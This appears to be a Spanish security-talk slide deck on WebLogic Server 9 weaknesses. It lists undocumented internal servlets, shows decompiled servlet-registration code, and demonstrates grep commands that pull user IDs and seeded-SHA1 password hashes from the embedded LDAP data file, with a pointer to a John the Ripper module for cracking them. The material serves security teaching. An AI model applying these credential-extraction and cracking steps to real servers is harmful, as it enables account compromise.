



rpinuaga@s21sec.com

- ▶ Seguridad en Weblogic Server 9.
- ▶ Vulnerabilidades de esta plataforma en si misma (y en menor medida de las aplicaciones hospedadas).

- ▶ Es el más popular de los servidores de aplicaciones comerciales de gama alta.
- ▶ Basado en la tecnología de la plataforma Java (J2EE).





- ▶ Grandes cambios desde sus primeras versiones:
 - Complejidad: A mayor complejidad, mayores posibilidades de ataque.
 - Conciencia de seguridad: Se ha aprendido de los errores cometidos y muchas de las vulnerabilidades o debilidades de las primeras versiones han sido corregidas.

- ▶ Pocos servicios por defecto.
- ▶ Gran importancia de la cuenta de administración por defecto (system).
- ▶ Varios bugs de revelación del código fuente de JSPs.
- ▶ Contraseñas predecibles (/AdminMain).
- ▶ Servlets no documentados (/drp-exports, /drp-publish).
- ▶ No son posibles los ataques de encoding.
- ▶ Las contraseñas no se guardan cifradas (por defecto).

- ▶ Muchos servicios por defecto.
- ▶ Cambia la localización del interfaz de administración (/console) y ahora permite muchas mas funcionalidades.
- ▶ Son posibles los ataques de encoding.
- ▶ Se mantienen los servlets no documentados y se introducen algunos nuevos (/classes, /wl_management_internal1/LogfileSearch, /wl_management_internal2/wl_management).
- ▶ Algunos de estos servlets presentaban vulnerabilidades graves.


- ▶ Las primeras versiones heredan fallos de las anteriores.
- ▶ Se reduce la importancia de la cuenta de administrador por defecto (ahora weblogic).
- ▶ Desaparecen algunos servlets internos.
- ▶ Se corrigen algunas de las debilidades historicas.
- ▶ Equilibrio entre seguridad y servicios por defecto.

- ▶ Se han introducido más servicios no documentados.
- ▶ La complejidad del código ha crecido enormemente.
- ▶ No se ha puesto solución a algunas debilidades historicas (por ejemplo seguridad en win32).
- ▶ Reducción de rendimiento.

- ▶ Weblogic herede la mayoría de las ventajas de seguridad de Java.
 - Comprobación de punteros.
 - Casting implícito.
 - Comprobación de límite de arrays.
 - Excepciones.
 - Verificación de byte-codes.
 - Compilado (en bytecode) inviable la inyección de código.
 - Etc...

- ▶ **Win32:** Diseño para plataforma Unix:
 - Incorrecto manejo del carácter “\”
 - Trabajo con nombres de fichero con combinaciones de mayúsculas/minúsculas.
- ▶ **Decompilable:** Facilita la ingeniería inversa.
- ▶ **Programadores confiados:** Mayor relajación en los programadores.
- ▶ **Rendimiento:** Vulnerable a ataques de denegación de servicio basados en consumo excesivo de recursos.

- ▶ El núcleo del servidor Weblogic y la mayoría de clases Java propietarias de Weblogic utilizadas se encuentran en el fichero “weblogic.jar” localizado en:
 - BEA_HOME\weblogic90\server\lib



```
// Decompiled by DJ v3.9.9.91 Copyright 2005 Atanas Neshkov Date: 30/05/2006 0:58:24
// Home Page : http://members.fortunecity.com/neshkov/dj.html - Check often for new version!
// Decompiler options: packimports(3)
// Source File Name:  WebService.java

package weblogic.servlet.internal;

import java.security.AccessController;
import java.util.Collection;
import java.util.Iterator;
import weblogic.application.ApplicationFactoryManager;
import weblogic.logging.Loggable;
import weblogic.management.DeploymentException;
import weblogic.management.UndeploymentException;
import weblogic.management.configuration.*;
import weblogic.management internal *
```

- ▶ Por defecto la administración de usuarios y contraseñas se realiza a través de un servicio LDAP Interno. :
 - BEA_HOME/user_projects/domains/NOMBRE_DEL_DOMINIO/servers/NOMBRE_DEL_SERVER/data/ldap/ldapfiles/EmbeddedLDAP.data
- ▶ Las contraseñas se encuentran cifradas mediante Seeded SHA1.
- ▶ Se pueden crackear con este modulo para el John:
 - <http://www.bastard.net/~kos/john-sha/>

```
$ strings.exe EmbeddedLDAP.data | grep uid=
```

```
uid=weblogic,ou=people,ou=myrealm,dc=base_domain
```



```
uid=encuentrame,ou=people,ou=myrealm,dc=base_domain
```

```
$ strings.exe EmbeddedLDAP.data | grep ssh
```


```
{ssh}OdKcP5qL012sUPfnLC3rWi/Oa6EWWRQk
```

```
{ssh}i9A7M/ndtETv36F9i81oBHwMlrJmlTWv
```

- ▶ Raramente los servidores Weblogic se exponen directamente hacia Internet.
- ▶ La conexión entre el servidor de frontend y el servidor de aplicaciones se suele realizar a través de un conector que se instala como plugin del servidor web.
- ▶ Para tomar esta decisión el conector analiza el formato de la petición. Normalmente este filtro tiene 2 formatos:
 - Según el path: /webapp/directorio/*
 - Según el tipo MIME: /*.jsp



- ▶ Cada servidor hospeda una serie de aplicaciones, normalmente incluidas en un contenedor WAR cada una.
- ▶ Si utilizamos la plantilla de creación de servidor que acompaña por defecto a Weblogic 9 se nos instalarán automáticamente un buen número de aplicaciones internas.



Windows Explorer window showing the directory structure of modules. The address bar indicates the path: C:\bea\weblogic90\samples\domains\wl_server\servers\examplesServer\tmp_wL_internal. The table below lists the contents of this directory.

Nombre	Tamaño	Tipo	Fecha de modificación
bea_wls_deployment_internal		Carpeta de archivos	24/05/2006
bea_wls_diagnostics		Carpeta de archivos	24/05/2006
bea_wls_internal		Carpeta de archivos	24/05/2006
bea_wls_management_internal2		Carpeta de archivos	24/05/2006
bea_wls_remote_deployer		Carpeta de archivos	24/05/2006
consoleapp		Carpeta de archivos	24/05/2006
mejb		Carpeta de archivos	24/05/2006
samlacs		Carpeta de archivos	24/05/2006
samlars		Carpeta de archivos	24/05/2006
samlits_ba		Carpeta de archivos	24/05/2006
samlits_cc		Carpeta de archivos	24/05/2006
uddi		Carpeta de archivos	24/05/2006
uddiexplorer		Carpeta de archivos	24/05/2006
wlstestclient		Carpeta de archivos	24/05/2006

- ▶ /HTTPCIntSend/*
- ▶ /HTTPCIntRecv/*
- ▶ /HTTPCIntLogin/*
- ▶ /HTTPCIntClose/*
- ▶ /iiop/ClientSend/*
- ▶ /iiop/ClientRecv/*
- ▶ /iiop/ClientLogin/*
- ▶ /iiop/ClientClose/*
- ▶ /com/*
- ▶ /getior/*
- ▶ /classes/*
- ▶ /samlits
- ▶ /samlacs
- ▶ /samlars
- ▶ /wsee
- ▶ *.jsp

```
        //opClientLogin
    }, EMPTY_MAP, -1);
    weblogic.servletcontext.registerServlet("ClientClose", "weblogic.corba.iiop.http.TunnelCloseServlet", new
        "/iiop/ClientClose/"
    }, EMPTY_MAP, -1);
    }
}
catch (DeploymentException deploymentexception1)
{
    throw new AssertionError("Unexpected exception registering IIOP tunnelling servlets" + deploymentexceptic
}
try
{
    if (servermbean.isCOMEnabled())
        weblogic.servletcontext.registerServlet("COM", "weblogic.com.GetORMServlet", new String[] {
            "/com/"
        }, EMPTY_MAP, -1);
}
catch (DeploymentException deploymentexception2)
{
    throw new AssertionError("Unexpected exception COM Servlet" + deploymentexception2);
}
try
{
    if (servermbean.getIIOP().getEnableIORServlet())
        weblogic.servletcontext.registerServlet("getior", "weblogic.servlet.utils.iiop.GetIORServlet", new String[] {
            "/action/"
        }, EMPTY_MAP, -1);
}
}
```

- ▶ Después de la teoría un poco de hacking...

